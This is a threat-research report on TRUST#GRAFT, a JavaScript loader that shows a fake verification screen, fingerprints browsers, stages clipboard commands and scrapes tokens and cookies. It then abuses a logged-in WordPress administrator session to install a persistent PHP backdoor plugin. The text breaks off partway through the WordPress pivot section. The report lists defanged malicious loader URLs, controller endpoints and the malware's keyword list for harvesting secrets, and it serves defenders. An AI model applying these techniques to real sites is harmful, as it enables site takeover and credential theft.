TRUST#GRAFT: JavaScript Attack Targets WordPress Admins with PHP Backdoor
Threat Research, Threat Security



By Securonix Threat Research – Akshay Gaikwad, Aaron Beardslee

The chain should be assessed as a browser-mediated deployment mechanism rather than a traditional server-side exploit. The decisive condition is an already authenticated WordPress administrator browser; that context lets the loader reuse legitimate site-management workflows and turn a successful interaction into persistent server-side access.
Securonix Threat Research analyzed TRUST#GRAFT, a JavaScript-to-WordPress attack chain that turns a trusted administrator browser into the deployment path for a persistent WordPress backdoor. The browser-side loader presents a fake Cloudflare-style verification screen, fingerprints the environment, retrieves server-gated lure content, attempts clipboard-command delivery, searches browser storage for credential-like values, and checks whether the current visitor has an authenticated WordPress administrator session.
The most important behavior is the WordPress administrator-session pivot. If the page is viewed from a browser that is already logged in to the same WordPress site with plugin installation rights, the JavaScript requests the plugin-upload page, extracts the WordPress nonce, downloads a staged ZIP named wm.zip, uploads it through the normal update.php?action=upload-plugin endpoint, and attempts activation through the standard plugins.php activation link. The chain therefore does not prove a standalone WordPress authentication bypass. It abuses an already trusted browser session, nonce, and administrator authorization.
The recovered ZIP contains a PHP plugin named Web Media Optimizer. The plugin is a backdoor, not an optimizer. It injects remote JavaScript into public pages, stores controller configuration in WordPress options and transients, disables TLS verification when retrieving its controller source, copies itself into wp-content/mu-plugins/wmedia-recovery.php for must-use plugin persistence, hides from normal plugin listings and update views, and exposes token-gated paths that can set an administrator authentication cookie or replace the remote script source.
The available evidence confirms the JavaScript loader behavior, the WordPress-session pivot logic, the second-stage plugin payload, and the persistent PHP backdoor features. The initial delivery mechanism remains unconfirmed. Confirming whether the loader arrived through a compromised page, injected WordPress content, malicious advertisement, compromised theme or plugin, or redirect chain requires referrer data, server logs, page source, DNS/proxy telemetry, and the original hosting context.
This report separates confirmed behavior from investigative gaps so that defenders can act on the evidence without overstating attribution or initial-delivery certainty. The sections that follow trace the observable handoffs from browser execution to WordPress administration and then to persistent PHP functionality.
WordPress administrators commonly remain authenticated in the same browser they use for ordinary web activity, plugin management, content updates, and site review. TRUST#GRAFT targets that operational habit. Rather than trying to guess the WordPress password directly, the JavaScript attempts to reuse the administrator browser’s existing relationship with the site: same-origin cookies, a legitimate admin session, and a nonce issued by WordPress itself.
This design changes how defenders should read the activity. From the WordPress application’s point of view, the upload request can appear to come from a valid administrator browser. The attacker-supplied JavaScript acts as the steering layer, but the browser provides the session cookies and requests the nonce. That makes the behavior especially relevant for administrators who browse the public site while still authenticated to wp-admin, or who use one browser profile for both daily browsing and privileged WordPress operations.
The PHP plugin supplies the durable half of the chain. Once installed, it can continue injecting remote JavaScript into public pages, survive normal plugin management through a must-use plugin copy, conceal itself from administrator views, and provide a token-gated route to recreate administrator access. The result is a grafted trust relationship: the initial compromise depends on a trusted browser session, and the installed plugin then grafts attacker-controlled behavior onto the WordPress site itself.
The findings are most useful when considered as a sequence: visual deception creates time and cover, fingerprinting and server gating select the target, and the WordPress pivot converts an existing administrator session into installation authority. The later PHP component then reduces the attacker’s dependence on the original browser event.
At this stage, the available artifacts establish execution of a browser-side loader but do not establish how the page came to include it. That distinction matters for scoping: web content, redirects, advertising paths, themes, and plugins remain separate hypotheses until corroborated by delivery and server telemetry.
The earliest recovered component is a browser-side JavaScript loader. The script is designed to execute inside a web page and uses document.currentScript, a script element whose source contains file.js, or a script element with a data-c attribute to derive its own base URL. It then contacts API paths relative to that script source. In a live deployment, that design lets the public page and the controller infrastructure remain separate: the page origin supplies the WordPress session context, while the script source supplies the controller base path.

Figure 1. JavaScript loader opened in a code editor, showing the bootstrap variables and initial iframe overlay setup.
https://gerlace[.]com/0k2blyny.js
https://gerlace[.]com/j0ghlty4.js
https://vtevens[.]icu/50w2ouvx.js
https://vtevens[.]icu/x9bpnmck.js
https://caapman[.]me/cse3g1jd.js
http://caapman[.]me/9l56j7cg.js
https://caapman[.]me/4oco7gwc.js
These URLs should be treated as loader candidates rather than final payloads. The true first vector could be a compromised web page, injected WordPress content, a compromised theme or plugin, malvertising, a traffic distribution system, or another redirector. The recovered loader URLs alone do not establish which one occurred.
Confirming the first vector requires the page that embedded the script, HTTP referrers, redirect-chain evidence, web server logs, DNS and proxy telemetry, and any content-management records showing when the script tag appeared.

Figure 2. TRUST#GRAFT process flow
The full-screen presentation is an operational control as well as a social-engineering lure. By obscuring the legitimate page and imitating a familiar verification delay, it gives the loader time to complete environment checks while reducing the likelihood that a user immediately recognizes the altered page state.
The loader immediately attempts to control the visual state of the page. It sets the document element overflow to hidden, forces a white background, creates an iframe, and appends it over the current document with a maximum z-index. The iframe displays a minimal Just a moment page and attempts to show the parent hostname, producing a familiar verification-style lure while the rest of the logic runs in the background.
iframe style: position:fixed; inset:0; width:100%; height:100%; z-index:2147483647
iframe title: Just a moment…
iframe permission: fullscreen; clipboard-write
The overlay is not only cosmetic. It slows user scrutiny and creates a plausible pause while the script fingerprints the environment, requests gating material from the controller, waits for dynamic lure HTML, and prepares clipboard or WordPress pivot behavior. The clipboard-write permission is also meaningful because later iframe code attempts to copy attacker-supplied text through the browser clipboard interface.

Figure 3. Fake verification iframe displayed over the WordPress lab page.

Figure 4. The full-screen iframe overlay.
Key variables: _cf0 stores the injected frame, srcdoc holds the fake verification HTML, and the allow attribute grants clipboard-write.
The fingerprint and proof-of-work sequence should be treated as a delivery decision point. It can help an operator distinguish ordinary browsers from automation and may limit which sessions receive later content, so retained network evidence should include both successful and failed API interactions.
The fingerprint routine collects a broad set of browser and environment attributes before requesting the main response from the controller. The collected data supports both victim profiling and analysis-environment filtering.
| Observed field | Purpose |
| navigator.webdriver and automation markers | Detect automated browsers, Selenium-style tooling, PhantomJS, Nightmare, and other analysis environments. |
| Chrome runtime and app flags | Separate Chromium-based browsers from non-Chrome environments and identify extension/runtime availability. |
| Screen width, height, color depth, and pixel ratio | Profile display environment and add stable client characteristics. |
| Audio sample rate | Add another browser and platform fingerprint signal. |
| WebGL renderer and vendor | Identify graphics stack, virtualization hints, and hardware or driver family. |
| Canvas hash | Generate a compact fingerprint from local rendering behavior. |
| Plugin count, languages, touch support, and timezone | Profile locale, browser configuration, and visitor environment. |
| UTM, gclid, and referrer values | Track campaign source and delivery context. |
| Proof-of-work nonce | Gate server response and slow low-effort scanning or replay. |
The controller interaction starts with a GET request for token material. The response is expected to contain a token and difficulty value. The script then brute-forces a small nonce by hashing token:counter strings until the modulo condition is satisfied. That nonce, the browser fingerprint, user-agent string, hostname, referrer, and campaign parameters are submitted in a JSON POST.
GET <loader-base>/api/v1/8e4c615
POST <loader-base>/api/v1/f659473
In a lab, a 404 response for /api/v1/8e4c615 usually means the script was loaded from the WordPress lab directory rather than from a controller host. In a realistic reconstruction, the WordPress page should load the script from a separate mock controller domain so the loader base and the WordPress origin remain distinct.

Figure 5. The GET helper used by the controller handshake.
Key variables: u is the endpoint, cb is the callback, and x is the XMLHttpRequest object.

Figure 6. Token retrieval from /api/v1/8e4c615.
Key variables: bp is the loader base URL and tk.t is the server token expected before the script continues.

Figure 7. Fingerprint and proof-of-work submission.
Key variables: fp stores browser signals, nonce satisfies the token challenge, b is the JSON body, and _tk carries the controller token.

Figure 8. Selected fingerprint signals.
Key fields include webdriver, screen dimensions, audio sample rate, WebGL renderer/vendor, canvas hash, plugins, languages, and timezone.
Dynamic iframe content makes a single captured loader insufficient to reconstruct every victim experience. The command-retrieval behavior demonstrates the capability to stage a user-directed action; it does not by itself prove that a particular command was displayed, copied, or executed on a victim endpoint.
After gating succeeds, the controller can return Base64-encoded HTML for the iframe. The response may also include an XOR key, image tracking tokens, and a command token. The loader decodes the HTML, injects an additional script into the iframe, and assigns the result to iframe.srcdoc.
The injected iframe script retrieves a command from /api/v1/e81929c when a command token is present. The returned command is Base64-decoded and converted into text. When the user interacts with the lure, the iframe attempts to copy that text through navigator.clipboard.writeText. If the Clipboard API fails, it falls back to creating a hidden textarea, selecting its contents, and invoking document.execCommand(‘copy’).
GET /api/v1/e81929c?tk=<command_token>
GET /api/v1/e81929c?tk=<command_token>&w=1
GET /api/v1/76584c1?e=<event_name>
This pattern aligns with ClickFix-style tradecraft, where a fake verification or troubleshooting flow persuades the user to run or paste a command. TRUST#GRAFT is more dangerous than ordinary clipboard abuse because the same loader also contains logic to use a WordPress administrator browser as a deployment channel.

Figure 9. Dynamic HTML decoding.
Key variables: r.h contains encoded iframe HTML, r.xk is an optional XOR key, and _html becomes the decoded lure content.

Figure 10. Iframe script injection.
Key variables: cpS is the injected script, _cmdTk identifies the command session, _ep stores the controller base, and f.srcdoc receives the modified HTML.

Figure 11. Command retrieval and clipboard write.
Key variables: _cmdTk selects the command payload, _cmdVal stores decoded text, and navigator.clipboard.writeText performs the copy attempt.
Collection logic is significant because browser-accessible values can bridge web activity and authenticated services. During response, defenders should preserve relevant browser evidence under approved procedures and focus on the key names, endpoints, and timing rather than exposing any recovered secret material in reports.
The loader includes a browser-data collection function that searches localStorage and sessionStorage for key names associated with authentication material. It keeps values that meet simple length checks, adds up to 1,500 characters of document.cookie when available, and posts the collected object to a reporting endpoint.
token | jwt | auth | _key | api | secret | session | bearer | csrf
POST <loader-base>/api/v1/6a38418
The impact depends on how the affected site stores sensitive material. HttpOnly cookies are not readable by JavaScript, but any token stored in browser-accessible storage can be collected. The function is broad enough to capture application tokens, API keys, CSRF values, bearer tokens, and session-like values when those strings are exposed to the page context.
For reporting, do not include live secrets in screenshots. Redact token values and cookies, but preserve the endpoint, request method, key names, and function context so the behavior remains clear.

Figure 12. Browser storage and cookie collection.
Key variables: o accumulates values, k is each storage key, v is the matched value, and c contains document.cookie content.

Figure 13. Posting collected browser data.
Key variables: rep is the reporting URL, o is the JSON body, and /api/v1/6a38418 is the collection endpoint.
This stage abuses valid WordPress administration features rather than demonstrating a direct authentication bypass. The strongest detection opportunity is therefore behavioral correlation: a single administrator session reaching the upload page, uploading a ZIP, and activating a plugin in close succession.
The WordPress pivot is the central browser-side behavior. The function checks whether /wp-admin/ is reachable with same-origin credentials. If the response is successful and contains wp-admin content, the script treats the visitor as a potential authenticated administrator and proceeds to the plugin upload workflow.
GET /wp-admin/
GET /wp-admin/plugin-install.php?tab=upload
